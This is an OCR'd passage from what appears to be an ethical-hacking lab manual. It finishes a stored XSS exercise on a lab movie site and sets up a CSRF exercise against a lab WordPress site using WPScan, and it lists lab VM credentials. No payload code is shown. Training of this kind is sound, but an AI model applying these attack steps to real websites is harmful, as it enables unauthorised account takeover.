

Figure 2.3.7: Performing XSS attack

13. On this page, you are testing for XSS vulnerability. Now, refresh the **Contacts** page.

Note: If a notification appears saying **To display this page, Firefox must send information....**, click the **Resend** button.



Figure 2.3.8: XSS attack executed

14. You have successfully added a malicious script to this page. The comment with the malicious link is stored on the server.
15. Now, switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.
16. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar and press **Enter**.
17. The **MovieScope** website appears. In the **Login** form, type the **Username** and **Password** as **sam** and **test** and click **Login**.

Note: Here, we are logging in as the victim.



Figure 2.3.9: MovieScope home Login Page

18. You are logged into the website as a legitimate user. Click the **Contacts** tab from the menu bar.



Figure 2.3.10: Clicking Contacts Tab

19. As soon as you click the **Contacts** tab, the cross-site script running on the backend server is executed, and a pop-up appears, stating, **You are hacked**.



Figure 2.3.11: XSS Attack successfully performed

20. Similarly, whenever a user attempts to visit the **Contacts** page, the alert pops up as soon as the page is loaded.
21. This concludes the demonstration of how to exploit parameter tampering and XSS vulnerabilities in web applications.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows Server 2019** virtual machine.

TASK 4 Perform Cross-site Request Forgery (CSRF) Attack

CSRF attacks can be performed using various techniques and tools. Here, we will perform a CSRF attack using WPScan.

Note: In this task, the target WordPress website (**http://10.10.10.16:8080/CEH**) is hosted by the victim machine **Windows Server 2016**. Keep this machine

running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows 10** virtual machine is running.

TASK 4.1

Launch WampServer

1. Turn on the **Windows Server 2016** and **Parrot Security** virtual machines.
2. On the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
3. Double-click the **WAMP Server** shortcut icon from **Desktop** to start the WAMP Server services.

   OR

   Click the **Start** icon from the lower-left corner of **Desktop**, in the applications, scroll down and expand the **Wampserver64** folder. Click **Wampserver64** to launch the **WampServer**.
4. Now, in the right corner of **Desktop**, click the **Show hidden icons** icon ( ) and observe that the **WampServer** icon appears.
5. Wait for this ( ) icon to turn green, which indicates that the **WampServer** is running successfully. Leave the **Windows Server 2016** virtual machine running.

CSRF, also known as a one-click attack, occurs when a hacker instructs a user's web browser to send a request to the vulnerable website through a malicious web page. Financial websites commonly contain CSRF vulnerabilities. Usually, outside attackers cannot access corporate intranets, so CSRF is one of the methods used to enter these networks.

TASK 4.2

Login to WordPress Website

6. Now, open any web browser (here, **Mozilla Firefox**) and type **http://10.10.10.16:8080/CEH/wp-login.php?** In the address bar, and press **Enter**.

Note: Here, we are opening the above-mentioned website as the victim.

7. A **WordPress** webpage appears. Type **Username or Email Address** and **Password** as **admin** and **qwerty@123**. Click the **Log In** button.



Figure 2.4.1: CEH WordPress Login Page

TASK 4.3

View Installed Plugins

8. Assume that you have installed and configured the **Firewall plugin** for this site and that you want to check the security configurations.
9. Hover your mouse cursor on **Plugins** in the left pane and click **Installed Plugins**, as shown in the screenshot.



Figure 2.4.2: Accessing Plugins

The inability of web applications to differentiate a request made using malicious code from a genuine request exposes it to the CSRF attack. These attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests that they did not intend.

10. In the **Plugins** page, observe that **leenk.me** is installed. Click **Activate** under the **leenk.me** plugin to activate the plugin.



Figure 2.4.3: Activate leenk.me

11. Refresh the page and observe that the **leenk.me** plugin option appears in the left pane; click it.
12. The **leenk.me General Settings** page appears. Tick the **Facebook** checkbox in the **Choose which social network modules you want to enable for this site** option under the **Administrator Options** section and click the **Save Settings** button.



Figure 2.4.4: leenk.me settings options

13. The **leenk.me General Settings** page appears, as shown in the screenshot. Ensure that under the **Administrator Options** section, the **Facebook** checkbox is selected in the **Choose which social network modules you want to enable for this site** option and click the **Facebook Settings** hyperlink.



Figure 2.4.5: leenk.me plugin options

14. A **Facebook Settings** page appears; under **Message Settings**, enter the details below:
    - **Default Message**: This is CEH lab.
    - **Default Link Name**: CEH.com
    - **Default Caption**: CEH Labs
15. Clear the **Default Description** text field. Leave the other settings to default and click the **Save Settings** button to save the settings.



Figure 2.4.6: Facebook Settings page

16. Leave the user session running. Do not log out from the admin session of the WordPress site.

17. Now, switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 2.4.7: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.

18. Click the **Firefox** icon ( ) from the top section of **Desktop** to launch the **Mozilla Firefox** browser.

TASK 4.4

Create an Account on WordPress Website

19. The **Mozilla Firefox** window appears. Type **https://wpvulndb.com/users/sign_up** into the address bar and press **Enter**.
20. A webpage with a **Register a new user** form appears; enter your personal details in the given fields. In the **Your Website** field, enter the website as **http://10.10.10.16:8080/CEH** and click the **REGISTER** button.

Note: If **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.4.8: Register a new user form

21. On the next page, the **WPScan Vulnerability Database** appears along with a notification saying **A message with a confirmation link has been sent to your email address**…
22. Now, open a new tab in the **Firefox** browser and open the email account you gave while registering as a new user in **Step 20**.
23. Once you are logged into your email account, open the email from **noreply@wpvulndb.com**, and in the email, click the **Confirm my account** hyperlink.



Figure 2.4.9: Mail from noreply@wpvulndb.com

24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 20**.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



Figure 2.4.10: Confirmation successful

